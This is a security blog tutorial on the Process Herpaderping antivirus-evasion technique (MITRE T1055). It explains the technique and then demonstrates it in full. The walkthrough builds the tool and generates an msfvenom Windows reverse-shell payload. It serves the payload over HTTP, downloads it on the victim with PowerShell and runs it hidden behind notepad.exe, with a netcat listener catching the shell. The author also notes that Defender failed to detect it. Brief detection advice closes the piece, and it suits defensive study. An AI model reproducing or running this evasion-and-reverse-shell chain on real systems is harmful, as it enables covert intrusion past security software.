Process Herpaderping (Mitre:T1055)

hackingarticles.in/process-herpaderping-mitret1055

Raj April 24, 2022

Introduction

Johnny Shaw demonstrated a defense evasion technique known as process herpaderping in which an attacker is able to inject malicious code into the mapped memory segment of a legit process before the inspection of the created process actually begins. This helps an attacker in bypassing defenses and also privilege escalation. While MITRE hasn't associated a sub-ID to the technique, we deemed it appropriate to write the article under process injection and defense evasion methods.

MITRE TACTIC: Defense Evasion (TA0005) and Privilege Escalation (TA0004)

MITRE Technique ID: Process Injection (T1055)

Table of Content

Background

A windows callback **PsSetCreateProcessNotifyRoutineEx** is used by security products to take action when a new process is mapped on the memory and determines if process should be allowed to execute (if it is safe or not)

However, the actual AV inspection begins only when the first thread of the respective process is initiated and not when process object is created.

This creates a window of opportunity for an attacker to create and map a process, then change the file's content and thereafter create initial thread.

Process Herpaderping

Herpaderping is an English slang which defines a person who is often made fun of due to their obliviousness. Johnny Shaw created a technique called Process Herpaderping which is used to evade anti-virus/defense mechanisms by modifying the contents of a file after its mapped in memory but before first thread is initiated. The AV is unable to determine if execution should continue or be stopped as the file behind the process has now changed. The original write-up, which is very clearly written, can be found **here**.

Steps followed are:

- Create a target file (benign file like cmd.exe) and keep the file handle open.
- Map the file as an image section
  NtCreateSection with **SEC_IMAGE** flag set
- Create the process object using the section handle
  NtCreateProcessEx
- Copy our payload and then using the previously open file handle, obscure the payload on disk.
- Create the initial thread in the process
  NtCreateThreadEx

At this point the process creation callback (**PsSetCreateProcessNotifyRoutineEx**) in the kernel will trigger and the contents on disk would not match what was mapped. Inspection of the file at this point will result in incorrect attribution.

Close the handle so that execution can begin properly
IRP_MJ_CLEANUP

Since contents of what is being executed are hidden, inspection at this point will result in incorrect attribution.

Demonstration

The official source code can be downloaded from **here**. All the submodules have to be included as well so follow the following procedure to effectively download the code using git.

git clone https://github.com/jxy-s/herpaderping.git
cd .\herpaderping
git submodule update --init --recursive

```
C:\Users\a_cha\Desktop>git clone https://github.com/jxy-s/herpaderping.git
Cloning into 'herpaderping'...
remote: Enumerating objects: 204, done.
remote: Counting objects: 100% (35/35), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 204 (delta 32), reused 29 (delta 29), pack-reused 169
Receiving objects: 100% (204/204), 23.36 MiB | 11.13 MiB/s, done.
Resolving deltas: 100% (101/101), done.

C:\Users\a_cha\Desktop>cd .\herpaderping

C:\Users\a_cha\Desktop\herpaderping>git submodule update --init --recursive
Submodule 'ext/submodules/phnt' (https://github.com/processhacker/phnt) registered for path 'ext/submodules/phnt'
Submodule 'ext/submodules/wil' (https://github.com/microsoft/wil) registered for path 'ext/submodules/wil'
Cloning into 'C:/Users/a_cha/Desktop/herpaderping/ext/submodules/phnt'...
Cloning into 'C:/Users/a_cha/Desktop/herpaderping/ext/submodules/wil'...
Submodule path 'ext/submodules/phnt': checked out 'daab013f48e5a15ce05697857f4c449f20f1ba7d'
Submodule path 'ext/submodules/wil': checked out '3c00e7f1d8cf9930bbb8e5be3ef0df65c84e8928'
```

It can now be compiled for release using Visual Studio (I used VS 2022). I forked the repo and uploaded compiled binary for your ease of access here. It can now be run using cmd to check if its working.

```
C:\Users\a_cha\Desktop\herpaderping\build\Release.x64>ProcessHerpaderping.exe
Process Herpaderping Tool - Copyright (c) 2020 Johnny Shaw
ProcessHerpaderping.exe SourceFile TargetFile [ReplacedWith] [Options...]
Usage:
  SourceFile              Source file to execute.
  TargetFile              Target file to execute the source from.
  ReplacedWith            File to replace the target with. Optional,
                          default overwrites the binary with a pattern.
  -h,--help               Prints tool usage.
  -d,--do-not-wait        Does not wait for spawned process to exit,
                          default waits.
  -l,--logging-mask number Specifies the logging mask, defaults to full
                          logging.
                              0x1   Successes
                              0x2   Informational
                              0x4   Warnings
                              0x8   Errors
                              0x10  Contextual
  -q,--quiet              Runs quietly, overrides logging mask, no title.
  -r,--random-obfuscation Uses random bytes rather than a pattern for
                          file obfuscation.
  -e,--exclusive          Target file is created with exclusive access and
                          the handle is held open as long as possible.
                          Without this option the handle has full share
                          access and is closed as soon as possible.
  -u,--do-not-flush-file  Does not flush file after overwrite.
```

Now, our payload can be executed using a simple command like this:


ProcessHerpaderping.exe payload_file target_file
We can use the third option as well but not right now. Let's create a payload first.

msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.0.89 LPORT=1234 -f exe > payload.exe

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.0.89 LPORT=1234 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes


┌──(root㉿kali)-[~]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.0.119 - - [24/Apr/2022 08:06:06] "GET /payload.exe HTTP/1.1" 200 -
```

Now we can transfer the executable and payload to our victim.

powershell wget 192.168.0.89/payload.exe -O payload.exe



Once the payload has been transferred successfully, we can run the process Herpaderping executable to run our payload hidden under some other legit executable, like notepad.exe


ProcessHerpaderping.exe payload.exe notepad.exe

```
C:\Users\Public>powershell wget 192.168.0.89/payload.exe -O payload.exe
powershell wget 192.168.0.89/payload.exe -O payload.exe

C:\Users\Public>ProcessHerpaderping.exe payload.exe notepad.exe
ProcessHerpaderping.exe payload.exe notepad.exe
Process Herpaderping Tool - Copyright (c) 2020 Johnny Shaw
[2580:7076][OK]    Source File: "payload.exe"
[2580:7076][OK]    Target File: "notepad.exe"
[2580:7076][INFO]  Copied source binary to target file
[2580:7076][INFO]  Created image section for target
[2580:7076][INFO]  Created process object, PID 3852
[2580:7076][INFO]  Located target image entry RVA 0x00004000
[2580:7076][OK]    Overwriting target with pattern
[2580:7076][OK]    Preparing target for execution
[2580:7076][INFO]  Writing process parameters, remote PEB ProcessParameters 0x000000000023F020
[2580:7076][INFO]  Creating thread in process at entry point 0x0000000140004000
[2580:7076][INFO]  Created thread, TID 540
[2580:7076][OK]    Waiting for herpaderped process to exit
[2580:7076][OK]    Herpaderped process exited with code 0x00000000
[2580:7076][OK]    Process Herpaderp Succeeded

C:\Users\Public>
```


As you can see, we now must have received a reverse shell on port 1234 (as our payload suggested). This indicates a successfully herpaderp of our payload under notepad.exe

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.95] 1154
Microsoft Windows [Version 10.0.17763.316]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami
whoami
desktop-s5gopmo\hex

C:\Users\Public>
```

Also, in the victim system, one can re-affirm that defender is activated and has not detected our payload as malicious when it is run!



Upon inspecting this attack in process explorer on the victim system, you should get suspicious if you see suspicious child processes spawning out of legit executables. Here, cmd.exe is spawning out of notepad.exe which doesn't allow the running of executables indicating a process injection attack!



Detection

- AV's signatures can be updated to detect known functions like IRP_MJ_CLEANUP or NtCreateProcessEx and then further conduct behaviour analysis to block process injection during runtime.
- **PsSetCreateThreadNotifyRoutineEx**should be used instead of **PsSetCreateProcessNotifyRoutineEx** as the former one callback at the time of thread insertion as opposed to when thread begins executing.
- Sysinternal's suite Sysmon can detect process tampering. Download **here**.

Conclusion

The article discussed a defense evasion technique called Process Herpaderping which is a method of obscuring the true intentions of a process by modifying the content on disk after the image has been mapped but before it starts executing. This confuses the security products like Defender and returns in incorrect attribution, yet, the payload gets executed nevertheless. A short demonstration was also included as a PoC. Hope you liked the article. Thanks for reading.

Author: Harshit Rajpal is an InfoSec researcher and left and right brain thinker.
Contact **here**